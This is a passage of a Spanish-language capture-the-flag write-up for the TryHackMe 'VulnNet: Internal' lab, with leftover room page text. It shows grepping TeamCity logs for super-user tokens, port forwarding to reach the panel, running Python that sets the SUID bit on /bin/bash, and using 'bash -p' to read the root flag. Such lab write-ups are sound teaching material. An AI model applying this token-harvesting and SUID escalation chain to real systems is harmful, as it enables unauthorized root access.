
```
sys-internal@vulnnet-internal: /TeamCity/logs
File  Edit  View  Search  Terminal  Help
sys-internal@vulnnet-internal:/TeamCity/logs$ grep -r user 2>/dev/null
catalina.out:OS: Linux, version 4.15.0-135-generic, amd64, Current user: root, T
ime zone: CET (UTC+01:00)
catalina.out:[TeamCity] Super user authentication token: 8446629153054945175 (us
e empty username with the token as the password to access the server)
catalina.out:[TeamCity] Super user authentication token: 8446629153054945175 (us
e empty username with the token as the password to access the server)
catalina.out:OS: Linux, version 4.15.0-135-generic, amd64, Current user: root, T
ime zone: CET (UTC+01:00)
catalina.out:[TeamCity] Super user authentication token: 3782562599667957776 (us
e empty username with the token as the password to access the server)
catalina.out:OS: Linux, version 4.15.0-135-generic, amd64, Current user: root, T
ime zone: CET (UTC+01:00)
catalina.out:[TeamCity] Super user authentication token: 5812627377764625872 (us
e empty username with the token as the password to access the server)
catalina.out:OS: Linux, version 4.15.0-135-generic, amd64, Current user: root, T
ime zone: CEST (UTC+02:00)
catalina.out:[TeamCity] Super user authentication token: 6118426698676712808 (us
e empty username with the token as the password to access the server)
sys-internal@vulnnet-internal:/TeamCity/logs$
```

Al hacer un portforwarding desde el puerto 8111 al 8070 de mi máquina atacante, logro tener respuesta al servicio, como para cargarlo desde firefox.







Bastará con ir a buscar un token nuevo en logs



Luego de muchísimos intentos.. Logré llegar a un panel donde es posible ingresar código python.




Ahora me tomó otro día encontrar cómo ejecutar ese template :(



Pero por fin llegué a resolverlo.

```
sys-internal@vulnnet-internal:/TeamCity/logs$ ls -lha /bin/bash
-rwxr-xr-x 1 root root 1.1M Apr  4  2018 /bin/bash
sys-internal@vulnnet-internal:/TeamCity/logs$ ls -lha /bin/bash
-rwsrwxrwx 1 root root 1.1M Apr  4  2018 /bin/bash
sys-internal@vulnnet-internal:/TeamCity/logs$ /bin/bash -p
bash-4.4# cd /root/
bash-4.4# ls
root.txt
bash-4.4# cat root.txt
THM{                                }
```


Dashboard
Learn
Compete
Develop
Other
10.10.195.99
112
VulnNet: Internal
VulnNet Entertainment learns from its mistakes, and now they have something new for you...
77
Start AttackBox
Show Split View
Help
Options
Active Machine Information
Title
VulnNet Internal
IP Address
Expires
Add 1 hour
Terminate
Congratulations
You've completed the room!
Share on Twitter
Share on Facebook
Share on LinkedIn
Task 1
VulnNet: Internal
Start Machine
Difficulty: Easy/Medium
Operating System: Linux
Note: It might take 3-5 minutes for all the services to boot.
Author: TheCyb3rW0lf
Discord: TheCyb3rW0lf#8594
Icon made by Freepik from www.flaticon.com
What is the services flag? (services.txt)


112
462030
Users
19
Rank